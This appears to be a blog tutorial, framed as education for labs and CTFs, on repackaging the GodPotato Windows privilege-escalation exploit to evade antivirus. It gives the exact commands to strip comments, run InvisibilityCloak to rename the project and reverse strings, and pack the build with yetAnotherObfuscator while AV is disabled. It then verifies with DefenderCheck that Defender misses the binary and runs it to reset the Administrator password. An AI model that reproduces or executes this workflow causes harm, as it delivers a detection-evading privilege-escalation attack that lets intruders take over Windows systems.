Customizing GodPotato for Improved Evasion

In this article, we explore how to customize and rebuild the open-source GodPotato project for educational purposes in controlled lab environments and authorized Capture the Flag (CTF) challenges. The focus is on understanding the project's source code, modifying identifiers, and compiling a personalized version to gain a deeper understanding of Windows privilege escalation techniques that rely on the SeImpersonatePrivilege. All demonstrations are performed exclusively in environments where testing is explicitly authorized.

Preparations
Download GodPotato repo to a Windows Mashine
GitHub - BeichenDream/GodPotato
Contribute to BeichenDream/GodPotato development by creating an account on GitHub.
 https://github.com/BeichenDream/GodPotato?source=post_page-----f066aa779cf9---------------------------------------
Install Visual Studio
Visual Studio & VS Code Downloads für Windows, Mac, Linux
Laden Sie die Visual Studio-IDE oder VS Code kostenlos herunter. Testen Sie die Visual Studio Professional- oder Enterprise-Edition unter Windows oder Mac.
 https://visualstudio.microsoft.com/de/downloads/
Extract the GodPotato Archive

Visual Studio
Before making any modifications, we first open the GodPotato.csproj project in Visual Studio. Since the repository does not include a solution (.sln) file, Visual Studio automatically generates a new GodPotato.sln file when the project is opened and saved.
We open Projekt in VisualStudio CTRL+O

We switch to the GodPotato Folder and open GodPotato.csproj

We select Update the target to .NET Framework 4.8

We save to GodPotato.sln

We need remove the comments inside the .cs Files

We put CTRL+F

We use this Filter:
Find / Replace
Find:
//.*Options
- ☑ Match case
- ☑ Use regular expressions
- ☐ Match whole word
- ☐ Preserve case
Look in
Entire solutionFile types
!*\bin\*;!*\obj\*;*.*
We remove all the Comments //

After remove all Comments wie Save with CTRL+SHIFT+S

InvisibilityCloak
GitHub - h4wkst3r/InvisibilityCloak: Proof-of-concept obfuscation toolkit for C# post-exploitation tools
Proof-of-concept obfuscation toolkit for C# post-exploitation tools - h4wkst3r/InvisibilityCloak
https://github.com/h4wkst3r/InvisibilityCloak?source=post_page-----f066aa779cf9---------------------------------------
We Obfuscated the GodPotato Source Code and Renamed the Project
.\InvisibilityCloak.py -d C:\Users\Marc\Desktop\GodPotato-main -n "Z3r0Potato" -m reverse

What Happened Here?
You just ran the InvisibilityCloak tool on the GodPotato exploit project. Here's a breakdown of what it did:
1. Project Obfuscation & Renaming
- Changed the project GUID from the original to a new one:
0c008c14-5b56-44c6-a13d-4b4a0957d352
- Renamed the entire project from
GodPotatotoZ3r0Potato
- Updated all solution files (
.sln), project files (.csproj), andAssemblyInfo.cswith the new GUID and name
- Removed PDB (debug symbols) strings to make debugging harder
2. File Renaming
- Renamed key files:
GodPotato.csproj→Z3r0Potato.csproj
GodPotato.sln→Z3r0Potato.sln
GodPotatoContext.cs→Z3r0PotatoContext.cs
GodPotatoUnmarshalTrigger.cs→Z3r0PotatoUnmarshalTrigger.cs
- Renamed the main directory from
GodPotatotoZ3r0Potato
3. String Obfuscation
- Applied "reverse" obfuscation to all strings in the C# source files (this reverses string literals to make them harder to detect by AV/EDR)
4. Purpose
This is a defense evasion technique used to:
- Avoid signature-based detection (changing names, GUIDs, and strings)
- Make the tool look like a different project
- Bypass security tools that might flag the original "GodPotato" name
Now we open Z3r0Potato.sln in Visual Studio

We use the Project Explorer and select our Project

We select properties

We select consoleapp

Now we compile the project as Release

The .exe binary are saved in \GodPotato-main\GodPotato-main\bin\Release\

YetAnotherObfuscator
Release 1.1 · 0xb11a1/yetAnotherObfuscator
Change string encryption to DES - by @Resisst add support for arguments
https://github.com/0xb11a1/yetAnotherObfuscator/releases/tag/1.1?source=post_page-----f066aa779cf9---------------------------------------
We Downloaded the YetAnotherObfuscator Tool
(Disable AV on you Mashine)
wget https://github.com/0xb11a1/yetAnotherObfuscator/releases/download/1.1/yetAnotherObfuscator_v1.1.zip -o yetAnotherObfuscator_v1.1.zip
We Obfuscated the Compiled Executable Using YetAnotherObfuscator
.\yetAnotherObfuscator.exe C:\Users\Marc\Desktop\GodPotato-main\GodPotato-main\bin\Release\Z3r0Potato.exe

Defender Check
GitHub - matterpreter/DefenderCheck: Identifies the bytes that Microsoft Defender flags on.
Identifies the bytes that Microsoft Defender flags on. - matterpreter/DefenderCheck
http://github.com/matterpreter/DefenderCheck?source=post_page-----f066aa779cf9---------------------------------------
We Evaluated the Obfuscated Executable Against Microsoft Defender Signatures
.\DefenderCheck.exe "C:\Users\Marc\Desktop\GodPotato-main\GodPotato-main\bin\Release\Z3r0Potato.exe._obf.exe"All fine 😊

Real Live Test
We Reset the Local Administrator Password Using the Privilege Escalation Exploit
./Z3r0Potato.exe._obf.exe -cmd "cmd /c net user Administrator StrongPassword456"
If you found this article helpful and would like to support my work, you can do so with a small donation. Every contribution, no matter the amount, is greatly appreciated—it’s the gesture that counts, not the size of the donation.
☕ Buy me a coffee: https://buymeacoffee.com/2ubz3r0